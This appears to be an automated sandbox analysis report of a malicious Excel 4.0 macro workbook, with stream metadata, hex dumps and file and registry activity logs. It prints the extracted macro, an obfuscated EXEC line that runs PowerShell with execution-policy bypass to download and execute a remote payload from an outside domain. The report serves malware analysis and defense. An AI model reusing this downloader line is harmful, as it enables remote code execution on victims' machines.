Create Time:	2021-01-06 16:14:54
Last Saved Time:	2021-01-06 16:18:07
Creating Application:	Microsoft Excel
Security:	0

Document Summary

Document Code Page:	1252
Thumbnail Scaling Desired:	False
Contains Dirty Links:	False
Shared Document:	False
Changed Hyperlinks:	False
Application Version:	786432

Streams

Stream Path: \x1CompObj, File Type: data, Stream Size: 114

General	
Stream Path:	\x1CompObj
File Type:	data
Stream Size:	114
Entropy:	4.25248375193
Base64 Encoded:	True
Data ASCII:	. . . . F & . . . M i c r o s o f t O f f i c e E x c e l 2 0 0 3 W o r k s h e e t . . . . . B i f f 8 . . . . . E x c e l . S h e e t . 8 . . 9 . q . . . .
Data Raw:	01 00 fe ff 03 0a 00 00 ff ff ff ff 20 08 02 00 00 00 00 00 c0 00 00 00 00 00 00 46 26 00 00 00 4d 69 63 72 6f 73 6f 66 74 20 4f 66 66 69 63 65 20 45 78 63 65 6c 20 32 30 30 33 20 57 6f 72 6b 73 68 65 65 74 00 06 00 00 00 42 69 66 66 38 00 0e 00 00 00 45 78 63 65 6c 2e 53 68 65 65 74 2e 38 00 f4 39 b2 71 00 00 00 00 00 00 00 00 00 00 00 00

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 288

General	
Stream Path:	\x5DocumentSummaryInformation
File Type:	data
Stream Size:	288
Entropy:	3.22237115402
Base64 Encoded:	False
Data ASCII:	. . . . + , . . 0 . . . . H . . . . P . . . . . X . . . . ` . . . . h . . . . p . . . . x . . . . S h e e t 1 . . . . . S h e e t 2 . . . . . S h e e t 3 . . . . . M a c r o 1 . . . . W o r k s h e e t s . . . .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 f0 00 00 00 08 00 00 00 01 00 00 00 48 00 00 00 17 00 00 00 50 00 00 00 0b 00 00 00 58 00 00 00 10 00 00 00 60 00 00 00 13 00 00 00 68 00 00 00 16 00 00 00 70 00 00 00 0d 00 00 00 78 00 00 00 0c 00 00 00 ac 00 00 00 02 00 00 00 e4 04 00 00

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 200

General	
Stream Path:	\x5SummaryInformation
File Type:	data
Stream Size:	200
Entropy:	3.44023669415
Base64 Encoded:	False
Data ASCII:	. . . . O h . . . . . + ' . . 0 . . . . @ . . . . H . . . . . T . . . . ` . . . . x . . . . O B A . . . . O B A . . . . M i c r o s o f t E x c e l . @ . . . . S j . G . . . @ . . . . . s . G . . . .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 98 00 00 00 07 00 00 00 01 00 00 00 40 00 00 00 04 00 00 00 48 00 00 00 08 00 00 00 54 00 00 00 12 00 00 00 60 00 00 00 0c 00 00 00 78 00 00 00 0d 00 00 00 84 00 00 00 13 00 00 00 90 00 00 00 02 00 00 00 e4 04 00 00 1e 00 00 00 04 00 00 00

Stream Path: Workbook, File Type: Applesoft BASIC program data, first line number 16, Stream Size: 118310

General	
Stream Path:	Workbook
File Type:	Applesoft BASIC program data, first line number 16
Stream Size:	118310
Entropy:	7.74604422094
Base64 Encoded:	True
Data ASCII:	. . . . \\ . p . . . . O B A B . . . . . a . . . . = ... = ... < . V N . . 8 . . . . X . @ . . . . " . . . . .
Data Raw:	09 08 10 00 00 06 05 00 a9 1f cd 07 c1 00 01 00 06 04 00 00 e1 00 02 00 b0 04 c1 00 02 00 00 00 e2 00 00 00 5c 00 70 00 03 00 00 4f 42 41 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20

Macro 4.0 Code

```
"=          cItARKOyQs0SudK          &          t1Bg8ysdvhEcSX0v9DVkRr1spwdW3kKqnK3          &EXEC(""CmD.Exe  /C poWeRSheLL.EXe  -ex BYPAsS -NoP -w 1 iEx( curL ('http://lankarecipes.com/mages.jp'  + 'g' ))"")"=  HALT()
```


Network Behavior

No network behavior found

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: EXCEL.EXE PID: 920 Parent PID: 584

General

Start time:	09:27:44
Start date:	08/01/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13fd90000
File size:	27641504 bytes
MD5 hash:	5FB0A0F93382ECD19F5F499A5CAA59F0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\F0B5.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	1400DEC83	GetTempFileNameW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\D1FE0000	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\AppData\Local\Temp\515C.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	1400DEC83	GetTempFileNameW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\F0B5.tmp	success or wait	1	14034B818	DeleteFileW
C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.cs~	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.ht~	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.ht~	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image002.pn~	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet002.ht~	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet003.ht~	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xm~	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs.rcv	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs.ht~	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\AppData\Local\Temp\515C.tmp	success or wait	1	14034B818	DeleteFileW

File Moved

Old File Path	New File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\D1FE0000	C:\Users\user\AppData\Local\Temp\xlsm.sheet.csv	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\Desktop\A2FE0000	C:\Users\user\Desktop\Telex06012020.xls13	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.css	C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.cs~..	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.htm	C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.ht~s~	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.htm	C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.ht~s~	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image002.png	C:\Users\user\AppData\Local\Temp\imgs_files\image002.pn~s~	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet002.htm	C:\Users\user\AppData\Local\Temp\imgs_files\sheet002.ht~s~	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet003.htm	C:\Users\user\AppData\Local\Temp\imgs_files\sheet003.ht~s~	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xml	C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xm~s~	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.cs_	C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.css..	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.ht_	C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.htmss	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.ht_	C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.htmss	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image003.pn_	C:\Users\user\AppData\Local\Temp\imgs_files\image003.pngss	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet002.ht_	C:\Users\user\AppData\Local\Temp\imgs_files\sheet002.htmss	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet003.ht_	C:\Users\user\AppData\Local\Temp\imgs_files\sheet003.htmss	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xm_	C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xmlss	success or wait	1	7FEEAA29AC0	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\D1FE0000	569	425	c4 55 cb 6e 1a 31 14 dd 57 ea 3f 8c bc ad 66 0c 44 8a a2 8a 81 45 4b 97 49 a4 24 1f 60 ec 0b b8 f8 25 5f 43 e0 ef 73 6d 08 55 11 8f 8c 5a b5 9b 79 d9 e7 71 af ed 33 c3 f1 c6 9a 6a 0d 11 b5 77 2d eb 37 3d 56 81 93 5e 69 37 6f d9 cb f3 8f fa 8e 55 98 84 53 c2 78 07 2d db 02 b2 f1 e8 f3 a7 e1 f3 36 00 56 84 76 d8 b2 45 4a e1 2b e7 28 17 60 05 36 3e 80 a3 91 99 8f 56 24 7a 8d 73 1e 84 5c 8a 39 f0 41 af 77 cb a5 77 09 5c aa 53 e6 60 a3 e1 77 98 89 95 49 d5 64 43 9f 77 4e a6 da b1 ea db 6e 5e 96 6a 99 08 c1 68 29 12 19 e5 6b a7 8e 44 6a 3f 9b 69 09 ca cb 95 25 ea 06 43 04 a1 70 01 90 ac 69 42 d4 a4 18 9f 20 25 2a 0c 19 3f a9 f9 33 c0 fc 48 54 db 6c ba 0c 9c c6 44 30 78 84 b9 62 74 df 89 86 90 a5 18 5c e8 80 5f a8 5d 67 5c e5 91 f3 9d d8 e3 1e 68 09 a3 56 50 3d	.U.n.1..W.?...f.D....EK.I.$.`. ...%_C..sm.U...Z..y..q..3....j ...w-.7=V..^i7o......U..S.x.-. ........6.V.v..EJ.+.(.`.6>.... .V$z.s..\.9.A.w..w.\.S.`..w... I.dC.wN.....n^.j...h)...k..Dj? .i....%..C..p...iB.... %*..?.. 3..HT.l....D0x..bt......\.._.] g\.......h..VP=	success or wait	17	7FEEAA29AC0	unknown
C:\Users\user\AppData\Local\Temp\D1FE0000	994	2	03 00	..	success or wait	17	7FEEAA29AC0	unknown
C:\Users\user\AppData\Local\Temp\D1FE0000	0	569	50 4b 03 04 14 00 06 00 08 00 00 00 21 00 3b f6 21 f2 ab 01 00 00 89 06 00 00 13 00 08 02 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 20 a2 04 02 28 a0 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	PK..........!.;.!............. [Content_Types].xml ... (....................................	success or wait	18	7FEEAA29AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\D1FE0000	5797	65536	ff d8 ff e0 00 10 4a 46 49 46 00 01 01 00 00 01 00 01 00 00 ff db 00 43 00 02 01 01 01 01 01 02 01 01 01 02 02 02 02 02 04 03 02 02 02 02 05 04 04 03 04 06 05 06 06 06 05 06 06 06 07 09 08 06 07 09 07 06 06 08 0b 08 09 0a 0a 0a 0a 0a 06 08 0b 0c 0b 0a 0c 09 0a 0a 0a ff db 00 43 01 02 02 02 02 02 02 05 03 03 05 0a 07 06 07 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a ff c0 00 11 08 01 ec 02 e0 03 01 22 00 02 11 01 03 11 01 ff c4 00 1e 00 01 00 03 00 03 01 01 01 01 00 00 00 00 00 00 00 00 06 07 08 04 05 09 03 02 01 0a ff c4 00 7b 10 00 00 05 03 02 02 02 0a 08 0e 0e 06 06 04 03 19 01 02 03 04 05 00 06 07 11 12 08 13 14 21 09 15 16 18 22 31 57 61 96 d3 17	......JFIF.............C...... ....C.......................... ...."......... .... {........................... ...!...."1Wa...	success or wait	2	7FEEAA29AC0	unknown
C:\Users\user\AppData\Local\Temp\D1FE0000	113612	1272	50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 3b f6 21 f2 ab 01 00 00 89 06 00 00 13 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 b5 55 30 23 f5 00 00 00 4c 02 00 00 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 e4 03 00 00 5f 72 65 6c 73 2f 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 b4 35 a9 f2 20 01 00 00 cb 03 00 00 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 0a 07 00 00 78 6c 2f 5f 72 65 6c 73 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 10 95 90 dd c1 01 00 00 38 03 00 00 0f 00 00 00 00 00 00 00 00 00 00 00 00 00 6a 09 00 00 78 6c 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c	PK..-.........!.;.!........... ....[Content_Types].xmlPK..-.........!..U0#....L ...._rels/.re lsPK..-.........!..5.. ....xl/_rels/wor kbook.xml.relsPK..-.........!. ....8.................j... xl/workbook.xml	success or wait	1	7FEEAA29AC0	unknown

<table>
<tr><th>File Path</th><th>Offset</th><th>Length</th><th>Value</th><th>Ascii</th><th>Completion</th><th>Count</th><th>Source Address</th><th>Symbol</th></tr>
<tr><td>C:\Users\user\Desktop\A2FE0000</td><td>unknown</td><td>16384</td><td>09 08 10 00 00 06 05
00 67 32 cd 07 c9 80
01 00 06 06 00 00 e1
00 02 00 b0 04 c1 00
02 00 00 00 e2 00 00
00 5c 00 70 00 05 00
00 41 6c 62 75 73 20
20 20 20 20 20 20 20
20 20 20 20 20 20 20
20 20 20 20 20 20 20
20 20 20 20 20 20 20
20 20 20 20 20 20 20
20 20 20 20 20 20 20
20 20 20 20 20 20 20
20 20 20 20 20 20 20
20 20 20 20 20 20 20
20 20 20 20 20 20 20
20 20 20 20 20 20 20
20 20 20 20 20 20 20
20 20 20 20 20 20 20
20 20 20 20 20 20 20
20 20 20 20 20 42 00
02 00 b0 04 61 01 02
00 00 00 c0 01 00 00
3d 01 08 00 04 00 01
00 02 00 03 00 9c 00
02 00 11 00 19 00 02
00 00 00 12 00 02 00
00 00 13 00 02 00 00
00 af 01 02 00 00 00
bc 01 02 00 00 00 3d
00 12 00 f0 00 3c 00
f0 4b 0e 1f 38 00 01
00 01 00 01 00 58 02
40 00 02 00 00 00 8d
00 02 00 00 00 22 00
02 00 00</td><td>........g2....................
......\.p....user

 B.....a.........=............
..................................=.....
<..K..8.......X.@..........."....</td><td>success or wait</td><td>6</td><td>7FEEAA29AC0</td><td>unknown</td></tr>
<tr><td>C:\Users\user\Desktop\A2FE0000</td><td>unknown</td><td>16384</td><td>e1 f2 8c 9d cf 39 21
68 cc cc 20 cd 3b 48
cc d9 b6 68 63 14 aa
48 2a a7 80 a2 7e 72
86 9a a9 fe c8 0f 8f
a8 74 c7 27 7d 50 ec
c6 72 ad 6f 28 00 22
64 c7 18 8b 17 0f 9a
b3 e9 5d 7d a5 1f 2b
13 6b c7 46 4e 48 19
db d6 ec 92 4d db a3
9b 51 55 40 28 01 8c
22 3e 3d 47 5e ba ec
2a b3 aa e5 bc 06 b8
80 65 2b f8 20 51 fa
60 0e a1 f7 6b fb 55
ce 7e 94 75 3d 1c 5c
4b 02 e5 52 3a 95 40
eb ca 2e d9 a9 97 3b
46 09 f5 9c fc b2 f5
98 c7 10 04 ca 5f 19
84 47 de a9 35 b9 9d
0a ec 26 1c e2 ab b6
9c c0 3a 9e 03 79 f0
1e 7a 2b 1a 95 4a 59
39 66 e5 8f bb 14 6e
d2 f1 7f 7d 42 b4 89
4c cb a7 07 6e 24 45
5b 2e 73 89 48 43 14
a2 06 01 02 90 db 8a
3a 09 75 0d 42 ba 6c
73 91 54 95 45 cc a4
3d b7 7c 11 d3 5b c1
f2 c7 3c 64 3f 35 03
26 75 43 7b 75 88 27
02 89 b6 80 75 f8 c8
3d 60 3e</td><td>.....9!h.. .;H...hc..H*...~r..
......t.'}P..r.o(."d........]}
..+.k.FNH.....M...QU@(..">"
=G^..*.......e+.
Q.`...k.U.~.u=.\K<br>..R:.@......;F..........._..G.<br>.5....&......:..y..z+..JY9f...<br>.n...}B..L...n$E[.s.HC........<br>:.u.B.ls.T.E..=.|..[...<d?5.&u<br>C{u.'....u..=`></td><td>success or wait</td><td>1</td><td>7FEEAA29AC0</td><td>unknown</td></tr>
</table>

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\A2FE0000	unknown	3892	e0 69 81 3d 06 71 f2 ba cc a2 d6 ad ee 09 b5 6c 62 62 48 9b 6a d3 b3 6c e0 49 54 96 b7 ad 44 be 86 a2 6a 1c 4e a2 45 d1 24 53 48 87 31 94 13 81 53 11 30 9c 7a c3 51 11 ee 13 b9 19 a2 99 52 49 72 14 a5 00 02 94 a6 00 00 00 f1 00 05 63 2f 6c da 7f e0 69 81 3d 06 71 f2 ba 7b 66 d3 ff 00 03 4c 09 e8 33 8f 95 d6 24 22 d9 91 73 82 cd 76 6e 4f 90 9f a2 a0 4b 1d 77 8a 35 64 88 18 8d 34 00 2b 64 c7 78 6a 22 1b b5 54 74 10 d7 c4 3a 75 f4 77 6c fa 21 64 df 84 97 bb d5 74 60 c2 b7 b9 51 23 92 91 24 5b 15 64 99 11 14 13 d0 c3 b8 c6 38 e9 a8 e8 26 31 ca 00 02 3e 3c 9f ed 9b 4f fc 0d 30 27 a0 ce 3e 57 55 e7 11 5c 67 5f f9 a2 d6 4e d7 6f 8f ac bb 36 25 d1 c4 24 62 ec 88 11 64 93 e3 a7 a0 a6 a2 db d4 50 c7 31 40 e7 02 ea 3a 14 0c 3a 00 08 88 8e e6 07 0a fc 7e 2d 98 76 90	.i.=.q.........lbbH.j..l.IT... D...j.N.E.$SH.1...S.0.z.Q... ....Rlr............c/l...i.=.q.. {f....L..3...$"..s..vnO....K.w .5d...4.+d.xj"..Tt...:u.wl.!d. ....t`...Q#..$[.d........8...& 1...> <...O..0'..>WU..\g_...N.o ...6%..$b...d........P.1@...:. .:........~-.v.	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\Desktop\A2FE0000	unknown	16384	09 08 10 00 00 06 05 00 67 32 cd 07 c9 80 01 00 06 06 00 00 e1 00 02 00 b0 04 c1 00 02 00 00 00 e2 00 00 00 5c 00 70 00 05 00 00 41 6c 62 75 73 20 42 00 02 00 b0 04 61 01 02 00 00 00 c0 01 00 00 3d 01 08 00 04 00 01 00 02 00 03 00 9c 00 02 00 11 00 19 00 02 00 00 00 12 00 02 00 00 00 13 00 02 00 00 00 af 01 02 00 00 00 bc 01 02 00 00 00 3d 00 12 00 f0 00 3c 00 f0 4b 0e 1f 38 00 01 00 01 00 01 00 58 02 40 00 02 00 00 00 8d 00 02 00 00 00 22 00 02 00 00	........g2.................... ......\.p....user B.....a.........=........... ....=..... <..K..8.......X.@..........."....	success or wait	1	7FEEAA29AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\A2FE0000	unknown	204	fe ff 00 00 06 01 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 9c 00 00 00 07 00 00 00 01 00 00 00 40 00 00 00 04 00 00 00 48 00 00 00 08 00 00 00 54 00 00 00 12 00 00 00 64 00 00 00 0c 00 00 00 7c 00 00 00 0d 00 00 00 88 00 00 00 13 00 00 00 94 00 00 00 02 00 00 00 e4 04 00 00 1e 00 00 00 04 00 00 00 4f 42 41 00 1e 00 00 00 08 00 00 00 41 6c 62 75 73 00 00 00 1e 00 00 00 10 00 00 00 4d 69 63 72 6f 73 6f 66 74 20 45 78 63 65 6c 00 40 00 00 00 00 53 6a 11 47 e4 d6 01 40 00 00 00 80 ab c0 94 e3 e5 d6 01 03 00 00 00 00 00 00 00	....Oh.....+'..0..... @.....H.....T.....d..... ..|..... .....OBA.....user..... .....Microsoft Excel.@....Sj.G ...@.....	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\Desktop\A2FE0000	unknown	288	fe ff 00 00 06 01 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 f0 00 00 00 08 00 00 00 01 00 00 00 48 00 00 00 17 00 00 00 50 00 00 00 0b 00 00 00 58 00 00 00 10 00 00 00 60 00 00 00 13 00 00 00 68 00 00 00 16 00 00 00 70 00 00 00 0d 00 00 00 78 00 00 00 0c 00 00 00 ac 00 00 00 02 00 00 00 e4 04 00 00 03 00 00 00 00 00 0e 00 0b 00 00 00 00 00 00 00 0b 00 00 00 00 00 00 00 0b 00 00 00 00 00 00 00 0b 00 00 00 00 00 00 00 0b 00 00 00 00 00 00 00 1e 10 00 00 04 00 00 00 07 00 00 00 53 68 65 65 74 31 00 07 00 00 00 53 68 65 65 74 32 00 07 00 00 00 53 68 65 65 74 33 00 07 00 00 00 4d 61 63 72 6f 31 00 0c 10 00 00 04 00 00 00 1e 00 00 00 0b 00 00 00 57 6f 72 6b 73 68 65 65 74 73 00 03 00 00 00 03 00 00 00	....+,..0..... H.....P.....X.....`..... ..h.....p.....x..... .... Sheet1.....Sheet2.....Sheet 3.. ...Macro1.....Work sheets.....	success or wait	1	7FEEAA29AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\A2FE0000	unknown	1536	01 00 00 00 02 00 00 00 03 00 00 00 04 00 00 00 05 00 00 00 06 00 00 00 07 00 00 00 08 00 00 00 09 00 00 00 0a 00 00 00 0b 00 00 00 0c 00 00 00 0d 00 00 00 0e 00 00 00 0f 00 00 00 10 00 00 00 11 00 00 00 12 00 00 00 13 00 00 00 14 00 00 00 15 00 00 00 16 00 00 00 17 00 00 00 18 00 00 00 19 00 00 00 1a 00 00 00 1b 00 00 00 1c 00 00 00 1d 00 00 00 1e 00 00 00 1f 00 00 00 20 00 00 00 21 00 00 00 22 00 00 00 23 00 00 00 24 00 00 00 25 00 00 00 26 00 00 00 27 00 00 00 28 00 00 00 29 00 00 00 2a 00 00 00 2b 00 00 00 2c 00 00 00 2d 00 00 00 2e 00 00 00 2f 00 00 00 30 00 00 00 31 00 00 00 32 00 00 00 33 00 00 00 34 00 00 00 35 00 00 00 36 00 00 00 37 00 00 00 38 00 00 00 39 00 00 00 3a 00 00 00 3b 00 00 00 3c 00 00 00 3d 00 00 00 3e 00 00 00 3f 00 00 00 40 00 00	....!..."...#...$...%...&...'... (...)...*...+...,...-... ..../...0...1...2...3...4...5. ..6...7...8...9...:...;...<... =...>...?...@..	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\Desktop\A2FE0000	unknown	512	d0 cf 11 e0 a1 b1 1a e1 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3e 00 03 00 fe ff 09 00 06 00 00 00 00 00 00 00 00 00 00 00 02 00 00 00 fa 00 00 00 00 00 00 00 00 10 00 00 fe ff ff ff 00 00 00 00 fe ff ff ff 00 00 00 00 f8 00 00 00 f9 00 00 00 ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff	.......................>.....	success or wait	1	7FEEAA29AC0	unknown

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\A2FE0000	unknown	16384	success or wait	1	7FEEAA29AC0	unknown

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Offline\Options	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency	success or wait	4	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery	success or wait	4	7FEEAA29AC0	unknown

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EF0F4	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EF25A	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EF306	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\F52B2	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\F54B5	success or wait	1	7FEEAA29AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	2	7FEEAA29AC0	unknown
